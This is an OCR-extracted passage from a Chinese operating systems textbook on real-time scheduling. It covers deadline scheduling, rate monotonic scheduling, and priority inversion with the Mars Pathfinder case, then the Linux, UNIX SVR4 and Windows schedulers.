


图 10.6 有完成最后期限的周期性实时任务的调度（基于表 10.2）




图 10.7 有启动最后期限的非周期性实时任务的调度

表 10.3　5 个非周期性任务的执行简表

进　程	到达时间	执行时间	启动最后期限
A	10	20	110
B	20	20	20
C	40	20	50
D	50	20	90
E	60	20	70

一个最直接的方案是永远调度具有最早最后期限的就绪任务，并让该任务一直运行到完成。当该方法用于图 10.7 中的例子时，可以看到尽管任务 B 需要立即服务，但服务被拒绝。这在处理非周期性任务，特别是有启动最后期限的非同期性任务时是很危险的。如果在任务就绪前事先知道最后期限，则可以对该策略进行改进以提高性能。这种策略称做有自愿空闲时间的最早最后期限，具体操作如下：总是调度最后期限最早的合格任务，并让该任务运行直到完成。一个合格任务可以是还没有就绪的任务，这就可能导致即使有就绪任务，处理器仍保持空闲。注意，在上面的例子中，尽管 A 是唯一的就绪任务，但系统仍然忍住不调度它，其结果是，尽管处理器的利用率并不是最高的，但是可以满足所有的调度要求。最后，为了比较，图中还给出了 FCFS 策略，在这种情况下，任务 B 和任务 E 的最后期限都不能得到满足。

10.2.5　速率单调调度

Animation: Rate Monotonic Scheduling

为周期性任务解决多任务调度冲突的一个非常好的方法是速率单调调度（Rate Monotonic Scheduling，RMS）。这个方案最早是由［LIU73］提出的，但是在最近才得到普及［BRIA99，SHA94］。RMS 基于任务的周期给它们指定优先级。

在 RMS 中，最短周期的任务具有最高优先级，次短周期的任务具有次高优先级，以此类推。当同时有多个任务可以被执行时，最短周期的任务被优先执行。如果将任务的优先级看做速率的函数，那么这就是一个单调递增的函数（如图 10.8 所示），“速率单调调度”因此而得名。




图 10.8　RMS 下的任务集［WARR91］

图 10.9 说明了周期性任务的相关参数。任务周期 T，指从该任务的一个实例到达到下一个实例到达之间的时间总量。任务速率（单位为 Hz）为它的周期（单位为 s）的倒数。例如，如果一个任务的周期为 50ms，则它以 20Hz 的速率发生。典型情况下，任务周期的末端也是该任务的硬最后期限，尽管一些任务可能有更早的最后期限。执行时间（或计算时间）C 是每个发生的任务所需要的处理时间总量。显然，在一个单处理器系统中，执行时间必须不大于它的周期（必须保证 $C \leq T$）。如果一个周期性任务总是运行到完成，也就是说，该任务的任何一个实例都不曾因为资源缺乏而被拒绝服务，则该任务的处理器利用率为 $U=C/T$。例如，如果一个任务的周期为 80ms，执行时间为 55ms，则它的处理器利用率为 55/80=0.6875。




图 10.9　周期性任务的时序图

衡量周期调度算法有效性的一种度量是看它是否能保证满足所有硬最后期限。假设有 n 个任务，每个任务都有一固定的周期和执行时间，为了满足所有的最后期限，必须保持下面的不等式成立：

$$\frac{C_1}{T_1}+\frac{C_2}{T_2}+\cdots+\frac{C_n}{T_n}\leqslant 1 \tag{10.1}$$

单个任务的处理器利用率的总和不能超过 1，1 对应于处理器的总利用率。公式（10.1）提供了关于任务数目的一个界限，使得正确的调度算法能够成功地调度。对任何特定的算法，这个界限可能会很低。对 RMS，下面的不等式成立：

$$\frac{C_1}{T_1}+\frac{C_2}{T_2}+\cdots+\frac{C_n}{T_n}\leqslant n(2^{1/n}-1) \tag{10.2}$$

表 10.4 给出了这个上界的一些值。当任务数目增加时，调度上界收敛于 $\ln 2\approx 0.693$。

表 10.4 RMS 上界值

n	$n(2^{1/n}-1)$
1	1.0
2	0.828
3	0.779
4	0.756
5	0.743
6	0.734
⋮	⋮
∞	$\ln 2\approx 0.693$

举一个例子，考虑下面三个周期任务，其中 $U_i=C_i/T_i$：

- 任务 P_1：$C_1=20$；$T_1=100$；$U_1=0.2$
- 任务 P_2：$C_2=40$；$T_2=150$；$U_2=0.267$
- 任务 P_3：$C_3=100$；$T_3=350$；$U_3=0.286$

这三个任务的总利用率为 0.2+0.267+0.286=0.753。使用 RMS，这三个任务的可调度性上界为

$$\frac{C_1}{T_1}+\frac{C_2}{T_2}+\frac{C_3}{T_3}\leqslant 3(2^{1/3}-1)=0.779$$

由于这三个任务的总利用率小于 RMS 的上界（0.753<0.779），因此可以知道，如果使用 RMS，则所有的任务可以得到成功的调度。

可以看出，公式（10.1）中的上界对最早最后期限调度也成立。因此，有可能可以达到更大的处理器利用率，最早最后期限调度可以适用于更多的周期性任务。然而，RMS 已经被广泛使用于工业应用中。[SHA91] 对此给出了如下解释：

1）实践中的性能差别很小。公式（10.2）的上界是一个比较保守的值，实际上，利用率常常能达到 90%。

2）大多数硬实时系统也有软实时部件，如某些非关键性的显示和内置的自测试，它们可以在低优先级上执行，占用硬实时任务的 RMS 调度中没有使用的处理器时间。

3）RMS 易于实现稳定性。当一个系统由于超载和瞬时错误不能满足所有的最后期限时，对一些基本任务，只要它们是可调度的，它们的最后期限就应该得到保证。在静态优先级分配方法中，只需要确保基本任务具有相对比较高的优先级。在 RMS 中，这可以通过让基本任务具有较短的周期，或者通过修改 RMS 优先级以说明基本任务来实现。对于最早最后期限调度，周期性任务的优先级从一个周期到另一个周期是不断变化的，这使得基本任务的最后期限很难得到满足。

10.2.6 优先级反转

优先级反转（priority inversion）是在任何基于优先级的可抢占的调度方案中都能发生的一种现象，它与实时调度的上下文关联很大。最有名的优先级反转的例子当属火星探路者任务。漫游者机器人在 1997 年 7 月 4 日登陆火星，然后开始收集并向地球传回大量的数据。但是，任务进行了几天以后，着陆舱的软件开始产生了整个系统的重启，导致了数据的丢失。在制造了火星探路者的喷气推进实验室的不懈努力下，发现问题出在优先级反转上[JONE97]。

在任何优先级调度方案中，系统应该不停地执行具有最高优先级的任务。当系统内的环境迫使一个较高优先级的任务去等待一个较低优先级的任务时，优先级反转就会发生。一个简单的例子是，当一个低优先级的任务被某个资源（如设备或者信号量）所阻塞，并且一个高优先级的任务也要被同一个资源阻塞的时候，优先级反转就会发生。高优先级的任务将会被置为阻塞状态，直到能够得到需要的资源。如果低优先级的任务迅速使用完资源并且释放掉，高优先级的任务可能很快被唤醒，并在实时限制内完成。

一个更加严重的情况被称为**无界限优先级反转**（unbounded priority inversion），在这种情况下，优先级反转的持续时间不仅依赖于处理共享资源的时间，还依赖于其他不相关任务的不可预测的行为。在探路者软件中出现的优先级反转是无界限的，并且是这种现象的一个很好的例子。下面的讨论将依据[TIME02]。探路者软件包含下面三个任务，按优先级递减的顺序排列：

T_1：周期性地检查太空船和软件的状况。

T_2：处理图片数据。

T_3：随机检测设备的状态。

在 T_1 执行完后，将计时器重新初始化为最大值。如果计时器计时完毕，那么就认为整个着陆舱的软件被不知名的原因所终止，处理器将会终止，所有的服务都会重启，软件完全重新装载，太空船系统被检测，整个系统重新开始。整个回复过程需要一天的时间。T_1 和 T_3 共享了一个通用的数据结构，这个数据结构被一个二元的信号量 s 保护。图 10.10a 显示了导致优先级反转的顺序：

t_1：T_3 开始执行。

t_2：T_3 锁住了信号量 s 并且进入了临界区。

t_3：T_1，比 T_3 有更高的优先级，抢占 T_3 并且开始执行。

t_4：T_1 准备进入临界区但是被阻塞，因为信号量被 T_3 锁住；T_3 重新在自己的临界区中执行。

t_5：T_2 比 T_3 有更高的优先级，T_2 抢占 T_3 并开始执行。

t_6：T_2 由于某种与 T_1 和 T_2 不相关的原因而被挂起，T_3 接着执行。

t_7：T_3 离开了临界区并且将信号量解锁，T_1 抢占 T_3，T_1 锁住信号量，进入自己的临界区。

在这一系列的环境中，T_1 必须等待 T_3 和 T_2 完成，并且在 T_1 运行完毕之前不能重置计时器。

在实际的系统中，用到了两个可代替的方法避免无界限的优先级反转：优先级继承（priority inheritance）和优先级置顶（priority ceiling）。

优先级继承的基本思想是优先级较低的任务继承任何与它共享同一个资源的优先级较高的任务的优先级。当高优先级的任务在资源上阻塞的时候，优先级立即更改。当资源被低优先级的任务释放时这个改变结束。图 10.10b 显示了解决图 10.10a 提出的无界限的优先级反转的问题，相关的事件顺序如下：

t_1：T_3 开始执行。

t_2：T_3 锁住信号量 s 并且进入临界区。

t_3：T_1，优先级比 T_3 高，抢占 T_3 并开始执行。

t_4：T_1 准备进入临界区但是被阻塞，因为信号量被 T_3 锁住，T_3 立即被临时赋予与 T_1 相同的优先级，T_3 重新在自己的临界区中执行。

t_5：T_2 准备执行但是由于现在 T_3 有更高的优先级，T_2 不能抢占 T_3。

t_6：T_3离开了临界区并释放信号量：它的优先级降回到之前的默认值。然后 T_1 抢占 T_3，获得信号量，进入临界区。

t_7：T_1 由于某种与 T_2 不相关的原因而被挂起，T_2 开始执行。

这就是探路者问题的解决方法。

在优先级顶置方案中，优先级与每个资源相关联，资源的优先级被设定为比使用该资源的具有最高优先级的用户的优先级要高一级。调度器然后动态地将这个优先级分配给任何访问该资源的任务。一旦任务使用完资源，优先级返回到以前的值。




图 10.10　优先级反转

10.3　Linux 调度

对 Linux 2.4 以及更早的版本，Linux 提供了实时的调度器，这个调度器与一个非实时的进程调度器耦合在一起，而这个调度器使用的是 9.3 节描述的传统的 UNIX 调度算法。Linux 2.6 包含了与以前的版本相同的实时调度器，并且在本质上对非实时的调度器进行了修改，下面将分别介绍这两方面。

10.3.1　实时调度

负责 Linux 调度的三个类是：

- **SCHED_FIFO**：先进先出实时线程
- **SCHED_RR**：轮转实时线程
- **SCHED_OTHER**：其他非实时线程

每个类都使用了多优先级，实时类的优先级高于 **SCHED_OTHER** 类。默认的设置是这样的：实时优先级类的优先级范围是 0 ~ 99（包含 99），**SCHED_OTHER** 类的范围是 100 ~ 139。较小的数字代表较高的优先级。

对 FIFO 类，有以下规则：

1）除非在以下情况，系统不会中断一个正在执行的 FIFO 线程：

　a）另一个具有更高优先级的 FIFO 线程就绪。

　b）正在执行的 FIFO 线程因为等待一个事件（如 I/O）而被阻塞。

　c）正在执行的 FIFO 线程通过调用 **sched_yield** 原语自愿放弃处理器。

2）当一个 FIFO 线程被中断后，它被放置在一个与其优先级相关联的队列中。


3）当一个 FIFO 线程就绪，并且如果该线程比当前正在执行的线程具有更高的优先级时，当前正在执行的线程被抢占，具有最高优先级且就绪的 FIFO 线程开始执行。如果有多个线程都具有最高优先级，则选择等待时间最长的线程。

SCHED_RR 策略与 SCHED_FIFO 策略类似，只是在 SCHED_RR 策略下，每个线程都有一个时间量与之关联。当一个 SCHED_RR 线程在它的时间量里执行结束后，它被挂起，然后调度器选择一个具有相同或更高优先级的实时线程运行。

图 10.11 中的例子说明了 FIFO 和 RR 调度的区别。假设一个程序有 4 个线程，共有三种优先级，优先级分配情况如图 10.11a 所示。假设在当前线程等待或终止时，所有等待线程都准备执行，并且假设当一个线程正在执行时，没有更高优先级的线程被唤醒。图 10.11b 显示了 SCHED_FIFO 类中的所有线程流。线程 D 执行直到它等待或终止，接着，尽管线程 B 和 C 具有相同的优先级，但是由于线程 B 等待的时间比线程 C 长，因此线程 B 开始执行。线程 B 执行直到它等待或终止，然后线程 C 执行直到它等待或终止。最后，线程 A 执行。

图 10.11c 显示了所有线程都在 SCHED_RR 类中时的线程流。线程 D 执行直到它等待或终止，接下来由于线程 B 和线程 C 具有相同的优先级，它们按时间片执行。最后执行线程 A。

最后一种调度类是 SCHED_OTHER。只有当没有实时线程运行就绪时，才可以执行这个类中的线程。



a）线程相对优先级　　b）FIFO 调度的线程流　　c）RR 调度的线程流

图 10.11　关于 Linux 实时调度的例子

10.3.2　非实时调度

Linux 2.4 基于 SCHED_OTHER 策略的调度程序随着中央处理器及程序数目的增加表现得并不好。这种调度程序的缺点如下：

- Linux 2.4 调度程序在对称多处理器系统（SMP）中，对所有中央处理器仅使用一个运行队列。这就意味着一个任务可以调度到任何一个处理器上运行，这对负载均衡有好处，但却不利于高速缓存。例如，一个任务在 CPU-1 上执行，且该任务的数据在 CPU-1 的高速缓存中。如果该任务接下来被 CPU-2 调度，那么 CPU-1 的高速缓存中的数据不得不作废，任务数据需要重新加载到 CPU-2 中。
- Linux 2.4 调度程序使用一个运行队列锁。因此，在 SMP 系统中，一个处理器选择任务执行的动作将阻止所有其他处理器从这个队列中调度任务，其结果就是空闲处理器不得不等待运行队列被解锁，降低了工作效率。
- Linux 2.4 采用不可抢占的调度策略，这意味着如果低优先级的任务正在执行，则高优先级任务必须等待它结束执行。

为解决这些问题，Linux 2.6 采用了一种全新的优先级调度策略，称为 O(1)调度策略[⊖]。这个程序的设计原则是不管系统的负载或者处理器的数目如何变化，选择合适的任务并执行的时刻都是恒定的。

内核为系统中的每个处理器都维护了两套调度用数据结构，如下所示（见图 10.12）：

```
struct prio_array {
int nr_active;  /* 队列中任务的数目*/
unsigned long bitmap[BITMAP_SIZE]; /* 优先级位图 */
struct list_head queue[MAX_PRIO]; /* 优先级队列 */
```

⊖ 术语 O(1) "大-O" 表示法的一个例子，用于表示算法的时间复杂性。附录 D 会解释这种表示法。

Linux 为每个优先级级别维护了一个单独的队列。总的队列个数是 **MAX_PRIO**，默认值是 140。这个结构同样包含了一个有足够大小的位图数组来为每一个优先级级别提供一个比特。因此，在 140 个优先级级别以及 32 比特字的设定下，**BITMAP_SIZE** 的值为 5；这就创建了有 160 个比特的位图，其中 20 个比特被忽略掉。位图指示了哪些队列是空的。最后，**nr_active** 指示了在所有队列上的总任务的个数。这两个结构被维护为：一个活动的队列结构和一个过期的队列结构。

初始化的时候，位图都被设置为 0，表示所有的队列都为空。当一个进程就绪的时候，将它放到合适的活动优先级队列中，并且被赋予了合适的时间片。如果一个任务在完成它的时间片之前被抢占，则它将会返回到活动队列。当任务完成了它的时间片后，则它将会进入合适的过期队列并被赋予新的时间片。所有的调度都发生在活动队列结构的任务中。当活动队列为空的时候，一个简单的指针赋值操作进行活动队列和过期队列之间的转换，调度继续进行。




图 10.12　每个处理器的 Linux 调度数据结构

Linux 的调度是简单且有效的。对一个给定的处理器，调度器选择具有最高优先级的非空队列。如果队列中有多个任务，任务将会以轮转方式进行调度。

Linux 同样包含了一个用来将任务从一个处理器移动到另一个处理器的措施。调度器周期性的检查分配给每个处理器的任务是否有潜在的不平衡。为了平衡负载，调度器可以传递一些任务。具有最高优先级的活动任务被选择来执行传递任务，因为分发高优先级的任务更加重要。

计算优先级和时间片

每一个非实时的任务都被分配了一个范围从 100 – 139 的初始优先级，默认值是 120。这是任务的静态优先级并且由用户指定。随着任务的执行，动态优先级作为静态优先级和执行行为的函数被计算出来。比起处理器密集型的任务，Linux 调度器更加偏好 I/O 密集型的任务。这种策略提供了好的交互响应。Linux 使用的决定动态优先级的技术是维护一个运行的表格，这个表格是关于进程睡眠的时间（等待事件）和进程运行的时间。从本质上讲，大部分时间是在睡眠状态的进程应该拥有较高的优先级。

时间片分配的范围是 10 ~ 200ms。一般而言，具有较高优先级的任务分配的时间片也较大。

与实时任务的关系

在优先级队列中，处理实时任务的方式与处理非实时任务的方式不同。应用了下面一些考虑：

1）所有的实时任务具有静态的优先级；不会作动态优先级的改变。

2）**SCHED_FIFO** 任务没有时间片。这些任务以 FIFO 的方式调度。如果一个 **SCHED_FIFO** 任务被阻塞，当它没有被阻塞的时候，将返回到同样优先级的活动队列中。

3）**SCHED_RR** 任务没有分配时间片，它们也从不移到过期队列中。当一个 **SCHED_RR** 任务用

完了自己的时间片后，它将返回到具有同样时间片的优先级队列。时间片的值不会被改变。

这些规则的效果是活动队列与过期队列之间的转换仅仅发生在没有准备就绪的实时任务在等待执行的时候。

10.4　UNIX SVR4 调度

UNIX SVR4 中使用的调度算法是对早期 UNIX 系统所使用的调度算法（在 9.3 节介绍过）的全面修改。新算法被设计成给实时进程最高的优先权、给内核态的进程次高的优先权，给其他用户态的进程（称做分时进程[⊖]）最低的优先权。

SVR4 中实现的两个重要的修改为：

1）增加了可抢占的静态优先级调度器，引进了 160 种优先级，并划分到三个优先级类中。

2）插入了可抢占点。由于基本内核是不能被抢占的，它只能划分成许多个处理步骤，每一步都必须一直运行到完成，中间不能被中断。在处理步骤之间，有一个称做可抢占点的安全位置，在这里，内核可以安全地中断处理，并调度一个新进程。安全位置定义成一个代码区域，在这里所有的内核数据结构或者是已经更新且一致的，或者通过一个信号量被锁定。




图 10.13　SVR4 的优先级类

图 10.13 给出了 SVR4 中定义的 160 个优先级。每个进程定义成属于这三类优先级中的一类，并被指定为具有该类中的一个优先级。这三类优先级为：

- 实时（159~100）：具有这些优先级的进程可以保证在任何内核进程或分时进程之前被选择运行。此外，实时进程可以使用可抢占点抢占内核进程和用户进程。
- 内核（99—60）：具有这些优先级的进程保证在任何分时进程之前被选择运行，但必须服从实时进程。
- 分时（59~0）：最低优先级的进程，通常是除了实时应用程序以外的用户应用程序。

图 10.14 显示了 SVR4 中是如何实现调度的。每个优先级都关联着一个调度队列，在某一给定优先级的进程按循环方式执行。有一个位示图向量 **dqactmap**，它的每一位对应于各个优先级。如果某个优先级上的队列不为空，则相应的位被置为 1。当一个正在运行的进程由于阻塞、时间片到期或抢占等原因离开运行状态时，调度器检查 **dqactmap**，并从优先级最高的非空队列中调度一个就绪进程。此外，当到达一个定义的可抢占点时，内核检查一个称做 **kprunrun** 的标记，如果它被置位，则表明至少有一个实时进程处于就绪状态，如果当前进程的优先级低于优先级最高的实时就绪进程，则内核抢占当前进程。




图 10.14　SVR4 调度队列

⊖ 分时进程指在传统的分时系统中表示用户的进程。

在分时类中，进程的优先级是可变的。每当一个进程用完它的时间片时，调度器降低它的优先级；如果一个进程在一个事件或资源上阻塞时，则调度器提高它的优先级。分配给分时进程的时间量取决于它的优先级，其范围从给优先级 0 分配的 100ms 到给优先级 59 分配的 10ms。每个实时进程都有一个固定的优先级和固定的时间量。

Windows 和 Linux 的比较——调度策略	
Windows	Linux
O(1)调度，为每个 CPU 维护一个优先级列表	2.6 版本的 Linux 增加了 O(1)调度，为每个 CPU 维护一个优先级列表
优先数越小优先级越低	和其他 UNIX 风格一样，优先数越低，优先级越高
16 个非实时的优先级（0～15）	40 个非实时优先级（100～139）
最高优先级的可运行线程（几乎）总会被调度到处理器上	Linux 运行高优先级非实时进程直到达到它们的配额（即 CPU 型进程），这种情形下低优先级的进程运行被运行直到它们的配额用完
应用程序能指定 CPU 亲和处理器，并遵从这种约束，调度程序挑选一个理想的处理器，其目的总是试图达到更好的高速缓存性能。但是线程被移到了其他空闲的 CPU 或正在运行更低优先级线程的 CPU 上	
优先级反转由一个 crude 机制管理，这一机制给予那些已经长期处于饥饿的线程极大的优先级提升	允许低优先级进程在已经用完配额高优先级进程之前运行，以此避免了饥饿，同时不需要优先级反转
动态地调整非实时线程的优先级以给予前台应用程序和 I/O 更好的性能。优先级从底部往上提升，并在用完配额时被降低	调度程序周期性地将繁忙 CPU 的就绪队列中的进程移动到未充分使用的 CPU 的就绪队列中去，以对处理器负载进行均衡 再均衡是基于系统定义的调度域而不是进程的亲和性（即对应于 NUMA 节点）
支持非均衡存储器访问	支持非均衡存储器访问
在非实时优先级之上的 16 个实时优先级（16～31）	在非实时优先级之上的 99 个实时优先级（1～99）
实时线程使用 Round-Robin 调度策略	实时进程调度既能用 Round-Robin 也能用 FIFO，这意味着它们只能被更高优先级的实时进程抢占

10.5 Windows 调度

Windows 被设计成在高度交互的环境中或者作为服务器尽可能地响应单个用户的需求。Windows 实现了可抢占式调度器，它具有灵活的优先级系统，在每一级上都包括了轮转调度方法，在某些级上，优先级可以基于它们当前的线程活动而动态变化。在 Windows 系统中，处理器的调度单位是线程而不是进程。

10.5.1 进程和线程优先级

Windows 中的优先级被组织成两段（两类）：实时和可变。每一段包括 16 种优先级。需要立即关注的线程在实时类中，它包括诸如通信之类的功能和实时任务。

大体来说，由于 Windows 使用了一种基于优先级的抢占式调度器，因而具有实时优先级的线程优先于其他线程。在单处理器中，当一个线程就绪时，如果它的优先级高于当前正在执行的线程，那么低优先级的线程被抢占，具有更高优先级的进程占用处理器。

这两类优先级的处理方式有一定的不同（见图 10.15）。在实时优先级类中，所有线程具有固定的优先级，并且它们的优先级永远不会改变，某一给定优先级的所有活动线程在一个轮转队列中。在可变优先级类中，一个线程的优先级在开始时是最初指定的值，但在它的生命周期中可能会临时性上升。每个优先级都有一个 FIFO 队列。当一个线程的优先级发生变化时，它将在可变

优先级类中一个队列迁移到另一个队列。然而，优先级低于15的线程永远不能提升到16或以上，也就是实时类的优先级别。




图10.15 Windows线程调度优先级

